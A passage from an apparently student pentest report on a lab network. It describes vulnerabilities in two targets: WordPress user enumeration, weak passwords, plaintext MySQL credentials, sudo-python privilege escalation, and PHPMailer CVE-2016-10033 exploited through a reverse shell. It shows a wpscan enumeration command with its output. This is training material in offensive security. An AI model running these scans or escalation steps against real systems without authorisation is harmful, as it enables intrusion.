Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Lauren Evans, David Horowitz, Jeff Thomas

Table of Contents

This document contains the following resources:

01

Offensive
Pentester Lauren Evans will present findings and analysis from her pentest engagement on a WordPress site.

02

Networking
David Horowitz will summarize the X-CORP network traffic findings.


03

Defensive
Jeff Thomas will show and explain the Kibana alerts and thresholds recently created.

Offensive

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Debian Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Ubuntu
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.110
OS: Debian/Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian/Linux
Hostname: Target 2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress User Enumeration	Used wpscan to scan the target site for WordPress authors and usernames	Attacker able to discover all usernames on WordPress installation
Weak passwords	able to use simple manual brute force to get passwords	Attacker has access to webserver; able to SSH
MySQL Login Access/Data Exfiltration	Able to discover a file containing plain text username/password login information for MySQL DB , able to discover password hashes of all the users in tables	Able to login to the MySQL Wordpress DB and exfiltrate hashed passwords and crack with John
Misconfiguration of user privileges/Privilege Escalation	Used python command to escalate to root (user Steven has sudo privileges for python)	Able to utilize Steven's python privileges in order to escalate to root

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.


Vulnerability	Description	Impact
WordPress Enumeration	Utilized Nikto and Gobuster to gather user information for the webserver	Created a list of exposed URLs the Target HTTP server exposes, gathered version information and acquired a list of interesting and possibly exploitable directories
CVE-2016-10033 Remote Code Execution Vulnerability in PHPMailer 5.2.16	Get access to the web services and search for a lot of confidential information	Exploiting PHPMailer with a back connection (reverse shell) from the target
Unrestricted Access to WordPress Directories	Once on the system there was no restricted access to the files or directories	This completely exposed the system and all of its directories and files to anyone who happened to gain authorized or unauthorized access
Misconfiguration of user privileges/Privilege Escalation	Used python command to escalate to root	Allowed privilege escalation to root
weak ROOT password	The root login had a weak password, and the attackers were able to discover it by guessing	Able to gain access by correctly guessing the root's password

Exploits Used


Exploitation: WordPress User Enumeration Target 1

Summary of Exploitation:


- Used wpscan command to exploit the WordPress enumeration vulnerability
- The exploit revealed:
  - Users identified: Michael and Steven (confirmed by login errors, used later in SSH exploit)
  - The server is running Apache 2.4.10 on Debian
  - WordPress version is 3.7.8
  - The WordPress xmlrpc.php, readme.html and wp-cron.php files have been found on the server
- Command:
  - wpscan -url http://192.168.1.110/wordpress –enumerate u



```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat May 14 08:41:17 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
```



```
[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

